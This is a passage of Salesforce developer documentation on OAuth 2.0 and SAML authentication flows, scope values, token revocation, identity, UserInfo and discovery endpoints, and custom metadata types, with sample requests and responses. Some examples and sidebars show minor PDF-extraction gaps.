User Approves Access and Client Receives Callback from Salesforce

The user is asked to log in to Salesforce if they are not already logged in. Then Salesforce displays an approval page, asking the user to approve the application access. If the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values after the hash sign (#). This is not a query string.

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.

- `id_token`—Salesforce value conforming to the [OpenID Connect specifications](#). This is only returned if the `response_type` is `token id_token` with the scope parameter `openid` and a `nonce` parameter.
- `refresh_token`—Token that can be used in the future to [obtain new access tokens](#) (sessions). **This value is a secret. You should treat it like the user's password and use appropriate measures to protect it.**
 - 📌 **Note:** The refresh token for the user-agent flow is only issued if you requested `scope=refresh_token` and one of the following circumstances is true:
 - The redirect URL uses a custom protocol.
 - The redirect URL is exactly `https://login.salesforce.com/services/oauth2/success`, or on a sandbox, `https://test.salesforce.com/services/oauth2/success`.
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`:
`https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See [Identity URLs](#) on page 4935.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example of the callback from the server. Note the response is behind a hash, rather than as HTTP query parameters:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx000000BV7z%21AR8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSovim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pzfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2Fna1.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

If the user denies access or an error occurs during this step, they are redirected to the `redirect_uri` with an error code and the description of the error in the URI, after the hash tag (#). This is not a query string.

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported
 - `invalid_client_id`—client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP GET
 - `invalid_request`—out-of-band not supported
 - `access_denied`—end-user denied authorization
 - `redirect_uri_missing`—`redirect_uri` not provided
 - `redirect_uri_mismatch`—`redirect_uri` mismatch with connected app object
 - `immediate_unsuccessful`—immediate unsuccessful
 - `invalid_grant`—invalid user credentials

- `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—user is inactive
 - `inactive_org`—organization is locked, closed, or suspended
 - `rate_limit_exceeded`—number of logins exceeded
 - `invalid_scope`—requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

The following is an example error redirect URI:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

[Authenticating Apps with OAuth](#)

SAML Assertion Flow

The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the Web services API the same way. The SAML assertion flow can only be used inside a single organization. You do not have to create a connected app to use this assertion flow. Clients can use this to federate with the API using a SAML assertion, in much the same way as they would federate with Salesforce for Web single sign-on.

The following are the general steps for using this flow. Many of the steps are described in more detail below.

1. [Configure SAML](#) on page 4930 for your organization. You must use SAML version 2.0.
2. [Exchange a SAML assertion for an access token](#).
3. Salesforce [sends the response](#).
4. Use a JSON parser to process the response and extract the `access_token`.

Configuring SAML for OAuth

To configure your organization to use SAML, follow the instructions in the [Configuring SAML Settings for Single Sign-On](#) topic. Once you have configured SAML, you can use the exact same configuration for both Web and API federation.

Two URLs are provided after you configure SAML for your organization:

- `Salesforce.com Login URL`—Use this URL when doing Web single sign-on.
- `OAuth 2.0 Token Endpoint`—Use this URL when exchanging a SAML assertion for an access token to be used with the API.

When generating SAML assertions to be used with the token endpoint, the recipient URL in the assertion may be the value from either the `OAuth 2.0 Token Endpoint` or the `Salesforce.com Login URL`.

Exchange a SAML Assertion for an Access Token

In order to exchange a SAML assertion for an access token, your client must obtain or generate a valid SAML response and POST this to the token endpoint. The method of obtaining this response is up to the client to determine. Once the client has a valid response, it sends the following parameters:

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

- `grant_type`—Value must be `assertion` for this flow.
- `assertion`—A Base-64 encoded, then URL encoded, SAML response that would normally be used for Web single sign-on.
- `assertion_type`—Must be `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, URL encoded
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
 - `urlencoded`
 - `json`
 - `xml`

The following is the body of an example of an out-of-band POST made to the `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&assertion=PD94bWwgdmVyc2lrbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbw. . .
```

Salesforce Server Sends a Response

After the SAML response is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See [Identity URLs](#) on page 4935.

The following is an example response from Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://na1.salesforce.com", "access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNjtPOwdb7u5rKfq9NldfAKoQjd", "token_type":"Bearer"}
```

If an error occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP POST
 - `invalid_assertion_type`—specified assertion type is not supported
 - `invalid_grant`—invalid authorization code (make sure the client sends a URL encoded `assertion` and `assertion_type`)
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—user is inactive
 - `inactive_org`—organization is locked, closed, or suspended
 - `rate_limit_exceeded`—number of logins exceeded
- `error_uri`—A link to the SAML Assertion Validator, which contains more information about the failure. This is only returned when Salesforce is able to parse the assertion.

The following is an example error:

```
{"error_uri":"https://na1.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

SEE ALSO:

[Authenticating Apps with OAuth](#)

[About Single Sign-On](#)

Scope Parameter Values

The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. The valid values for `scope` are:

Value	Description
<code>api</code>	Allows access to the current, logged-in user's account using APIs, such as REST API and Bulk API. This value also includes <code>chatter_api</code> , which allows access to Chatter REST API resources.
<code>chatter_api</code>	Allows access to Chatter REST API resources only.
<code>custom_permissions</code>	Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.
<code>full</code>	Allows access to all data accessible by the logged-in user, and encompasses all other scopes. <code>full</code> does not return a refresh token. You must explicitly request the <code>refresh_token</code> scope to get a refresh token.
<code>id</code>	Allows access to the identity URL service. You can request <code>profile</code> , <code>email</code> , <code>address</code> , or <code>phone</code> , individually to get the same result as using <code>id</code> ; they are all synonymous.
<code>openid</code>	Allows access to the current, logged in user's unique identifier for OpenID Connect apps. The <code>openid</code> scope can be used in the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow to get back a signed ID token conforming to the OpenID Connect specifications in addition to the access token.
<code>refresh_token</code>	Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline, and is synonymous with requesting <code>offline_access</code> .
<code>visualforce</code>	Allows access to Visualforce pages.
<code>web</code>	Allows the ability to use the <code>access_token</code> on the Web. This also includes <code>visualforce</code> , allowing access to Visualforce pages.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

All scope values automatically include `id`, so that regardless of which values for `scope` you pass, you always have access to the identity URLs.

As a user approves applications, the value of the scope is stored with the refresh token.

For example, if a user approves an application with a scope of `id`, the refresh token is created with `scope=id`. Then, if the user approves a second application with a different scope, for example `api`, the refresh token is created with `scope=api`.

For both JSON or SAML bearer token requests, the request looks at the scopes of all the previous refresh tokens and combines them.

Given the previous example, the result is an access token with `scope=id%20api`.

The following is a sample request setting the `scope` parameter with the `api`, `id`, and `web` values.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20web
```

SEE ALSO:

[Authenticating Apps with OAuth](#)

[Getting and Verifying an ID Token](#)

Revoking OAuth Tokens

When users request their data from within the external application (the consumer's page), they are authenticated. You can revoke their access tokens, or the refresh token and all related access tokens, using revocation. Developers can use this feature when configuring a Log Out button in their application.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Revoking Tokens

To revoke OAuth 2.0 tokens, use the revocation endpoint:

```
https://login.salesforce.com/services/oauth2/revoke
```

Construct a POST request that includes the following parameters using the `application/x-www-form-urlencoded` format in the HTTP request entity-body. For example:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded
```

```
token=currenttoken
```

If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens.

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, a status code 400 is used along with one of the following error responses.

- `unsupported_token_type`—token type not supported
- `invalid_token`—the token was invalid

For a [sandbox](#), use `test.salesforce.com` instead of `login.salesforce.com`.

GET Support

We also support GET requests with the query string parameter `token` and the current token. If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, status code 400 is used.

JSONP Support

The revocation endpoint also accepts GET requests with an additional callback parameter, and returns the response with content type `application/javascript`. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

If the request is successful, a callback is sent to the JavaScript function set in the callback parameter of the GET:

```
myCallback({});
```

If the response is not successful, a callback is sent with an error code:

```
myCallback({"error":"invalid_token"});
```

SEE ALSO:

[Using the Access Token](#)

Using the Access Token

After a consumer using OAuth version 2.0 has an access token, the method of using the token depends on the API being used.

- For the REST API, use an HTTP authorization header with the following format
`Authorization: Bearer Access_Token.`
- For the SOAP API, the access token is placed in the SessionHeader SOAP authentication header.
- For the identity URL, use either an HTTP authorization header (as with the REST API) or use as an HTTP parameter `oauth_token`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Getting and Verifying an ID Token

Salesforce can respond to an OAuth request with an ID token, conforming to the [OpenID Connect specifications](#). Both the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow can request a signed ID token if the scope parameter in the request includes `openid`. The returned token is a JSON Web Token (JWT).

- The user-agent authentication flow must include the `response_type` parameter with the value `token id_token`, the `openid` scope, and the `nonce` parameter.
- The Web server authentication flow must include the `response_type` parameter with the value `code` and the `openid` scope. The `nonce` parameter is optional for the Web server authentication flow.

The following is an example request for an ID token using the user-agent authentication flow.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG91KcPoNINVBIPJjdwlJ9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Use the published public keys to verify the signature in the response is a valid Salesforce signature.

1. Go to <https://login.salesforce.com/id/keys>.

The response includes JSON formatted information about the public keys used for signing.

2. Use the key with the correct `kid` value, which specifies the release version, to validate the signature.

SEE ALSO:

[OAuth 2.0 User-Agent Flow](#)

[OAuth 2.0 Web Server Authentication Flow](#)

Identity URLs

In addition to the access token, an identity URL is also returned as part of a token response, in the `id` scope parameter.

The identity URL is both a string that uniquely identifies a user, as well as a RESTful API that can be used to query (with a valid access token) for additional information about the user. Salesforce returns basic personalization information about the user, as well as important endpoints that the client can talk to, such as photos for the user, and API endpoints it can access.

Client access to the identity URL for one user in an organization does not provide access to the identity URL for another user in the same organization, unless the associated token meets all of the following conditions.

- The OAuth request for the access token included the `full` or `api` scope.
- The access token is for a user with the “API Enabled” permission.
- The access token is for a user who has access to the other user according to the User Sharing rules of the organization.

EDITIONS

Available in: Salesforce Classic

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- “Manage Connected Apps”

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- “Manage Connected Apps”

- The access token is for an internal user, meaning the `user_type` value in the response is `STANDARD`.

Otherwise, an access token for each user is required to view their identity URL.

The format of the URL is `https://login.salesforce.com/id/orgID/userID`, where `orgID` is the ID of the Salesforce organization that the user belongs to, and `userID` is the Salesforce user ID.

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

Identity URL Parameters

The following parameters can be used with the access token and identity URL. The access token can be used in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
Access token	See Using the Access Token on page 4934.
Format	<p>This parameter is optional. Specify the format of the returned output. Valid values are:</p> <ul style="list-style-type: none"> • <code>json</code> • <code>xml</code> <p>Instead of using the <code>format</code> parameter, the client can also specify the returned format in an accept-request header using one of the following:</p> <ul style="list-style-type: none"> • <code>Accept: application/json</code> • <code>Accept: application/xml</code> • <code>Accept: application/x-www-form-urlencoded</code> <p>Note the following:</p> <ul style="list-style-type: none"> • Wildcard accept headers are allowed. <code>*/*</code> is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: <code>application/xml,application/json,application/html,*/*</code> returns XML. • The <code>format</code> parameter takes precedence over the accept request header.
Version	<p>This parameter is optional. Specify a SOAP API version number, or the literal string, <code>latest</code>. If this value isn't specified, the returned API URLs contains the literal value <code>{version}</code>, in place of the version number, for the client to do string replacement. If the value is specified as <code>latest</code>, the most recent API version is used.</p>
PrettyPrint	<p>This parameter is optional, and is only accepted in a header, not as a URL parameter. Specify the output to be better formatted. For example, use the following in a header: <code>X-PrettyPrint:1</code>. If this value isn't specified, the returned XML or JSON is optimized for size rather than readability.</p>
Callback	<p>This parameter is optional. Specify a valid JavaScript function name. This parameter is only used when the format is specified as JSON. The output is wrapped in this function name (JSONP.) For example, if a request to <code>https://server/id/orgid/userid/</code> returns <code>{"foo": "bar"}</code>, a request to</p>

Parameter	Description
	<code>https://server/id/orgid/userid/?callback=baz</code> returns <code>baz({"foo":"bar"})</code> .

Identity URL Response

A valid request returns the following information in JSON format.

- `id`—The identity URL (the same URL that was queried)
- `asserted_user`—A boolean value, indicating whether the specified access token used was issued for this identity
- `user_id`—The Salesforce user ID
- `username`—The Salesforce username
- `organization_id`—The Salesforce organization ID
- `nick_name`—The community nickname of the queried user
- `display_name`—The display name (full name) of the queried user
- `email`—The email address of the queried user
- `email_verified`—Indicates whether the organization has email verification enabled (`true`), or not (`false`).
- `first_name`—The first name of the user
- `last_name`—The last name of the user
- `timezone`—The time zone in the user's settings
- `photos`—A map of URLs to the user's profile pictures

Note: Accessing these URLs requires passing an access token. See [Using the Access Token](#) on page 4934.

- `picture`
- `thumbnail`

- `addr_street`—The street specified in the address of the user's settings
- `addr_city`—The city specified in the address of the user's settings
- `addr_state`—The state specified in the address of the user's settings
- `addr_country`—The country specified in the address of the user's settings
- `addr_zip`—The zip or postal code specified in the address of the user's settings
- `mobile_phone`—The mobile phone number in the user's settings
- `mobile_phone_verified`—The user confirmed this is a valid mobile phone number. See the [Mobile User field description](#).
- `status`—The user's current Chatter status
 - `created_date`:xsd `datetime` value of the creation date of the last post by the user, for example, 2010-05-08T05:17:51.000Z
 - `body`: the body of the post
- `urls`—A map containing various API endpoints that can be used with the specified user

Note: Accessing the REST endpoints requires passing an access token. See [Using the Access Token](#) on page 4934.

- `enterprise` (SOAP)
- `metadata` (SOAP)
- `partner` (SOAP)

- `rest` (REST)
- `subjects` (REST)
- `search` (REST)
- `query` (REST)
- `recent` (REST)
- `profile`
- `feeds` (Chatter)
- `feed-items` (Chatter)
- `groups` (Chatter)
- `users` (Chatter)
- `custom_domain`—This value is omitted if the organization doesn't have a custom domain configured and propagated
- `active`—A boolean specifying whether the queried user is active
- `user_type`—The type of the queried user
- `language`—The queried user's language
- `locale`—The queried user's locale
- `utcOffset`—The offset from UTC of the timezone of the queried user, in milliseconds
- `last_modified_date`—`xsd datetime` format of last modification of the user, for example, 2010-06-28T20:54:09.000Z
- `is_app_installed`—The value is `true` when the connected app is installed in the org of the current user and the access token for the user was created using an OAuth flow. If the connected app is not installed, the property does not exist (instead of being `false`). When parsing the response, check both for the existence and value of this property.
- `mobile_policy`—Specific values for managing mobile connected apps. These values are only available when the connected app is installed in the organization of the current user and the app has a defined session timeout value and a PIN (Personal Identification Number) length value.
 - `screen_lock`—The length of time to wait to lock the screen after inactivity
 - `pin_length`—The length of the identification number required to gain access to the mobile app
- `push_service_type`—This response value is set to `apple` if the connected app is registered with Apple Push Notification Service (APNS) for iOS push notifications or `androidGcm` if it's registered with Google Cloud Messaging (GCM) for Android push notifications. The response value type is an array.
- `custom_permissions`—When a request includes the `custom_permissions` scope parameter, the response includes a map containing custom permissions in an organization associated with the connected app. If the connected app is not installed in the organization, or has no associated custom permissions, the response does not contain a `custom_permissions` map. The following shows an example request.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG9lKcPoNINVBKv6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

The following shows the JSON block in the identity URL response.

```
"custom_permissions":
{
  "Email.View":true,
  "Email.Create":false,
  "Email.Delete":false
}
```

The following is a response in XML format:

After making an invalid request, the following are possible responses from Salesforce:

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different organization
404 (not found) — Bad_Id	Invalid or bad user or organization ID
404 (not found) — Inactive	Deactivated user or inactive organization
404 (not found) — No_Access	User lacks proper access to organization or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

[Using the Access Token](#)

[Edit Users](#)

The UserInfo Endpoint

The UserInfo endpoint is a RESTful API that can be used to query (with a valid access token) for information about the user associated with the access token in the standard OpenID Connect format. Salesforce returns basic personalization information about the user, as well as important endpoints that the client can talk to, such as photos for the user, and API endpoints it can access. This endpoint provides access to information for the current user, only, and not for other users in the same organization.

The format of the URL is:

```
https://login.salesforce.com/services/oauth2/userinfo.
```

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- “Manage Connected Apps”

UserInfo Endpoint Parameters

The following parameters can be used with the access token and UserInfo endpoint. The access token can be used in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
Access token	See Using the Access Token on page 4934.
Format	<p>This parameter is optional. Specify the format of the returned output. Valid values are:</p> <ul style="list-style-type: none"> • <code>json</code> • <code>xml</code> <p>Instead of using the <code>format</code> parameter, the client can also specify the returned format in an accept-request header using one of the following:</p> <ul style="list-style-type: none"> • <code>Accept: application/json</code> • <code>Accept: application/xml</code> • <code>Accept: application/x-www-form-urlencoded</code> <p>Note the following:</p> <ul style="list-style-type: none"> • Wildcard accept headers are allowed. <code>*/*</code> is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: <code>application/xml, application/json, application/html, */*</code> returns XML. • The <code>format</code> parameter takes precedence over the accept request header.
Version	<p>This parameter is optional. Specify a SOAP API version number, or the literal string, <code>latest</code>. If this value isn't specified, the returned API URLs contains the literal value <code>{version}</code>, in place of the version number, for the client to do string replacement. If the value is specified as <code>latest</code>, the most recent API version is used.</p>
PrettyPrint	<p>This parameter is optional, and is only accepted in a header, not as a URL parameter. Specify the output to be better formatted. For example, use the following in a header:</p>

Parameter	Description
	X-PrettyPrint: 1. If this value isn't specified, the returned XML or JSON is optimized for size rather than readability.
Callback	This parameter is optional. Specify a valid JavaScript function name. This parameter is only used when the format is specified as JSON. The output is wrapped in this function name (JSONP.) For example, if a request to <code>https://server/id/orgid/userid/</code> returns <code>{"foo": "bar"}</code> , a request to <code>https://server/id/orgid/userid/?callback=baz</code> returns <code>baz({"foo": "bar"});</code> .

UserInfo Endpoint Response

After making a valid request Salesforce returns the information in JSON format, by default, or whatever is specified in the Format parameter.

The response includes values listed in the [OpenID Connect Basic Client Profile](#), as well as the Salesforce user ID, organization ID, and related URLs for profile, feed, etc.

The following is a response in JSON format:

```
{ "sub": "http://login.salesforce.com/id/00Dx000.../005x000...",
  "user_id": "005x000...", "organization_id": "00Dx000...",

The following are possible responses from Salesforce to an invalid request.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different organization
404 (not found) — Bad_Id	Invalid or bad user or organization ID
404 (not found) — Inactive	Deactivated user or inactive organization
404 (not found) — No_Access	User lacks proper access to organization or information

Error Code	Request Problem
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

The OpenID Connect Discovery Endpoint

The OpenID Connect discovery endpoint is a static page that can be used to query (no session required) for information about the Salesforce OpenID Connect configuration. Salesforce returns basic information about endpoints, supported scopes, and other values used for OpenID Connect authorization.

The format of the URL is:

<https://login.salesforce.com/.well-known/openid-configuration>.

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

EDITIONS

Available in: Salesforce Classic

Available in all editions

OpenID Connect Discovery Endpoint Response

That URL request returns the information in JSON format, only.

The following is a response in JSON format:

```
{
  "issuer": "https://login.salesforce.com",
  "authorization_endpoint": "https://login.salesforce.com/services/oauth2/authorize",
  "token_endpoint": "https://login.salesforce.com/services/oauth2/token",
  "revocation_endpoint": "https://login.salesforce.com/services/oauth2/revoke",
  "userinfo_endpoint": "https://login.salesforce.com/services/oauth2/userinfo",
  "jwks_uri": "https://login.salesforce.com/id/keys",
  "scopes_supported": ["id", "api", "web", "full", "chatter_api",
    "visualforce", "refresh_token", "openid", "profile", "email",
    "address", "phone", "offline_access", "custom_permissions"],
  "response_types_supported": ["code", "token", "token id_token"],

  "id_token_signing_alg_values_supported": ["RS256"],
  "display_values_supported": ["page", "popup", "touch"],
  "token_endpoint_auth_methods_supported": ["client_secret_post", "private_key_jwt"]
}
```

The Authentication Configuration Endpoint

The Authentication Configuration endpoint is a static page that can be used to query for information about an organization's SAML for single sign-on and Auth. Provider settings. No session is required. It's only available for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

EDITIONS

Available in: Salesforce Classic

Available in all editions

In response to a request to the Authentication Configuration endpoint, Salesforce returns basic information in JSON format. This information includes authentication and registration settings, branding assets, and other values related to single sign-on support for users of a community or custom domain.

The format of the URL is: `https://<community or custom URL>/well-known/auth-configuration`. For example, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

Authentication Configuration Endpoint Response

The authentication configuration endpoint returns the information in JSON format only.

The following is a sample response.

 **Note:** The `UseNativeBrowserForAuthentication` value is always `false` for a community.

The following values are only available for communities, and are `false` or null for custom domains created with My Domain.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#####",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
    "name": "ADFS",
    "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#####"
  }],
  {
    "name": "SF Identity",
    "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#####"
  }],
  "AuthProviders": [{
    "name": "LinkedIn",
    "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
    "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/LinkedIn"
  }],
  {
    "name": "Facebook",
    "IconUrl": "https://www.facebook.com/logos/img/logo.png",
    "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/Facebook"
  }
}
```

```
} ]
}
```

Grant or Deny Access Request

Application Access Request

The external application you are using is requesting access to your Salesforce data. The external application has already been integrated into Salesforce by your administrator.

To grant this application access to your Salesforce data, click **Allow**.

If the description of the application does not match the application you are currently using or for any other reason you do not want to grant access to your data, click **Deny**.

If the currently logged in user is not you, click **Not you?** to log out the current user and log in as yourself.

You can only grant access to an external application a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per application. If you've reached the limit for your organization, granting access to this application automatically revokes access to the least recently used access token. The remote access application token or tokens that will be revoked display on the page.

After you have granted access to a remote access application, you can revoke it later by going to your personal information.

1. From your personal settings, enter *Advanced User Details* in the **Quick Find** box, then select **Advanced User Details**. No results? Enter *Personal Information* in the **Quick Find** box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
 - View information about each application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

Note:

- An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. Requests for refresh tokens increase the `Use Count` displayed for the application. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.
 - Even if the connected app tried and failed to access your information because it could not login, the `Use Count` and `Last Used` fields are still updated.
- Click **Revoke** to revoke the application's access. After you revoke the application, the application can no longer use that particular authorization token to access your Salesforce data.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

 **Important:** You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

Custom Metadata Types

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer’s organization.

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata. After you create a public custom metadata type, you or others can declaratively create *custom metadata records* that are defined by that type. When you package a public custom metadata type, customers who install the package can add their own records to the metadata type. Your reusable functionality reads your custom metadata and uses it to produce customized application behavior.

Custom metadata rows resemble custom object rows in structure. You create, edit, and delete custom metadata rows in the Metadata API or in Setup. Because the records are metadata, you can migrate them using using packages or Metadata API tools. Custom metadata records are read-only in Apex and in the Enterprise and Partner APIs.

With custom metadata types, you can issue unlimited Salesforce Object Query Language (SOQL) queries for each Apex transaction.

Custom metadata types support the following custom field types.

- Checkbox
- Date
- Date and Time
- Email
- Number
- Percent
- Phone

EDITIONS

Available in: Salesforce Classic

- Developer
- Database.com

- Text
- Text Area
- URL

A subscriber to a managed package containing a custom metadata type can't add their own fields to that type. Only the org that develops the type can add custom fields to it.

Custom metadata fields are *manageable*, which means that the developer of a type can decide who can change field values after they are deployed to a subscriber organization.

- Locked after release—For any record of the type, the value of the field is immutable after deployment, even on the developer organization where the record was created.
- Subscriber editable—Anyone with the correct permissions can change the value of the field at will. Any changes the developer deploys do not overwrite values in the subscriber's organization.
- Upgradable—The developer of a record can change the value of the field by releasing a new version of the custom metadata package. The subscriber can't change the value of the field.

Custom metadata types and records have names and labels. Type names must be unique within their namespace. Record names must be unique within their custom metadata type and namespace.

Custom metadata records can be protected. If a developer releases protected records in a managed package, access to them is limited in specific ways.

- Code that's in the same managed package as custom metadata records can read the records.
- Code that's in the same managed package as custom metadata types can read the records that belong to that type.
- Code that's in a managed package that doesn't contain either the type or the protected record can't read the protected records.
- Code that the subscriber creates and code that's in an unmanaged package can't read the protected records.
- The developer can modify protected records only with a package upgrade. The subscriber can't read or modify protected records. The developer name of a protected record can't be changed after release.

If you create a protected custom metadata record in your organization, then it's accessible only by your code, code from unmanaged packages, and code from the managed package that defines its type.

